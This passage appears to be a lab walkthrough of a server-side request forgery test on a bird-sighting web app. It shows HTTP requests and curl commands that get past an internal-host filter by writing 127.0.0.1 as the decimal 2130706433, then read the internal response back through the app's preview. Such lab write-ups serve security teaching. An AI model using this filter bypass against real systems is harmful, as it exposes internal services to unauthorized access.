
Figure 11: Malformed response. The server returns a distinct 400 response instead of creating a sighting.
That doesn't look like a valid URL.

Figure 12: Server-side validation result. The response body names the URL format problem. This confirms that the backend parses photo_url.
Step 4: Confirm the Literal Loopback Block
The next request used the normal dotted form of loopback on the Larksong port.
Decoded: http://127.0.0.1:3000/
Encoded: http%3A%2F%2F127.0.0.1%3A3000%2F
POST /sightings/new HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
Content-Type: application/x-www-form-urlencoded
species=eastern-bluebird&location=C06_literal_loopback¬es=internal_host_control&photo_url=http%3A%2F%2F127.0.0.1%3A3000%2F
curl -sk -b 'connect.sid=<SESSION_COOKIE>' -X POST \
  'https://<LAB_HOST>/sightings/new' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=C06_literal_loopback' \
  --data-urlencode 'notes=internal_host_control' \
  --data-urlencode 'photo_url=http://127.0.0.1:3000/'

Figure 13: Literal loopback request. The request changes photo_url to 127.0.0.1:3000 while keeping the same route and form structure.
HTTP/1.1 400 Bad Request

Figure 14: Literal loopback response. The server again returns 400, but the response body explains a different reason.
Internal hosts are not allowed.

Figure 15: Internal-host control. The filter recognizes the dotted loopback form. The malformed and literal controls now give two separate semantic baselines.
not-a-url
  > That doesn't look like a valid URL.

http://127.0.0.1:3000/
  > Internal hosts are not allowed.
Step 5: Change Only the Host Representation
2130706433 is the decimal IPv4 form of 127.0.0.1. I kept the scheme, port, path, and form fields the same and changed only that host value.
POST /sightings/new HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
Content-Type: application/x-www-form-urlencoded
species=eastern-bluebird&location=C07_decimal_loopback¬es=decimal_bypass_3000&photo_url=http%3A%2F%2F2130706433%3A3000%2F
curl -sk -b 'connect.sid=<SESSION_COOKIE>' -X POST \
  'https://<LAB_HOST>/sightings/new' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=C07_decimal_loopback' \
  --data-urlencode 'notes=decimal_bypass_3000' \
  --data-urlencode 'photo_url=http://2130706433:3000/'
Encoded: http%3A%2F%2F2130706433%3A3000%2F
Decoded: http://2130706433:3000/

Figure 16: Decimal representation. The request keeps the loopback destination and port but changes the host from dotted IPv4 to its decimal form.
HTTP/1.1 302 Found
Location: /sightings/<OBJECT_ID>

Figure 17: Filter difference. The decimal form receives 302 and a new sighting location. This proves that the filter made a different decision, but the redirect alone is not SSRF proof.
Step 6: Read the Internal Response Body
I opened the sighting created by the decimal-loopback request. The browser immediately showed the fallback preview instead of an image.

Figure 18: Browser readback. The page says that the remote server did not return image bytes and shows its response body inside the sighting.
GET /sightings/<OBJECT_ID> HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
curl -sk -b 'connect.sid=<SESSION_COOKIE>' \
  'https://<LAB_HOST>/sightings/<OBJECT_ID>'

Figure 19: Readback request. Caido requests the exact object created by the decimal-loopback POST.
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Figure 20: Readback response. The object returns 200 and contains the fallback preview structure.
<div class="fallback">
  <div class="fallback__head">Image preview unavailable for this fetch</div>
  <pre class="fallback__body">...</pre>
</div>
